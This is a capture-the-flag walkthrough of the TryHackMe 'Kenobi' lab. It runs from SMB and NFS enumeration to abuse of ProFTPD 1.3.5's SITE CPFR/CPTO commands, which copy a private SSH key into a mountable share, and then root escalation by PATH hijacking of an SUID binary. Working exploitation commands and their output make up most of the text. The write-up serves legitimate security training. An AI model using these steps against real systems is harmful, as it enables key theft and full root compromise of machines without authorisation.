Kenobi Writeup - TryHackMe
Welcome to the writeup of Kenobi room from TryHackMe - CTF.
Welcome to the writeup of Kenobi room from TryHackMe.
It's another room from a famous franchise (Star Wars), but it's lesss themed than the Biohazard room - here is my Biohazard Walkthrough - so this will be a direct wireteup.
Here we go...
"Description: This room will cover accessing a Samba share, manipulating a vulnerable version of proftpd to gain initial access and escalate your privileges to root via an SUID binary."
IP: 10.10.128.132
Enumeration
sudo nmap -v -sSV -Pn 10.10.128.132 -oN nmap/scan

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
|
There is some ports that we could identify with NMAP, but we will not stop here with the NMAP... let's use some scripts
Nmap - SMB
sudo nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.128.132 -oN nmap/smb

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.128.132\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.128.132\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.128.132\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
|_smb-enum-users: ERROR: Script execution failed (use -d to debug)
With "smb-enum" scritps, we could found shares that we can try to access and explore using smbclient.
smbclient //10.10.128.132/anonymous
	dir
	.                                   D        0  Wed Sep  4 03:49:09 2019
	..                                  D        0  Wed Sep  4 03:56:07 2019
	log.txt                             N    12237  Wed Sep  4 03:49:09 2019

	get log.txt

cat log.txt --> return SSH key
Exploring this "configuration" we got some interesting informations about a SSH key and the FTP server through the log.txt file.
Nmap - RPC
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.128.132

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_  /var *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1836524.0  6877104.0  22%   16.0T        32000
With "nfs" scripts, we could enumerate a network file system and now we can try to mount it.
Exploitation

Through the ProFTPd version running on the server we could explore a module using the "SITE CPFR" and "SITE CPTO" commands, which can be used to copy files/directories from one place to another on the server. Using the information existing in log.txt was possible to determine the location of the SSH key and copy it to the mount share.
|
nc -v 10.10.128.132 21
Connection to 10.10.128.132 21 port [tcp/ftp] succeeded!
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.128.132]
	SITE CPFR /home/kenobi/.ssh/id_rsa
	350 File or directory exists, ready for destination name
	SITE CPTO /var/tmp/id_rsa
	250 Copy successful
After explored and copied the SSH key to the file where we have access through the mount, we can mount the share and have a direct access to the key.
mkdir /mnt/kenobiNFS
sudo mount 10.10.128.132:/var mnt/kenobiNFS/
cd mnt/kenobiNFS/tmp
Now we can log in the server using the SSH key.
sudo chmod 600 id_rsa

ssh kenobi@10.10.128.132 -i id_rsa

kenobi@kenobi:~$ wc -c user.txt
33 user.txt
With the access in the machine as "Kenobi" user, was possible to found the "user flag".
Privilege Escalation

Checking for misconfigurations to privilege escalation we found the binary /user/bin/menu as SUID, what allows us to use it as root.
find / -perm -u=s -type f 2>/dev/null
|

But we need to know how the binary works to exlore it. So, let's run it.
|

He appear to call some commands as "curl" and "ifconfig" in the respective options "1" and "3" and running running without a full path (/usr/bin/curl). So we can configure the PATH variable stating a path that we have control to create an "archive" with the same command name called for the script /usr/bin/menu, but with another function/code :D
Example:
cd /tmp
echo /bin/sh > curl
chmod 777 curl
export PATH=/tmp:$PATH
/usr/bin/menu
How this binary run as root (SUID), the command "/bin/sh or /bin/bash" (in our file and defined path) will be run as root too... With that, choosing the option referring to the generated file we become root \o/
|
Now we have full control of this machine and is possible to read the root flag at /root/root.txt.

|
Thanks for reading and feel free to pingback a coffee ;D
naP0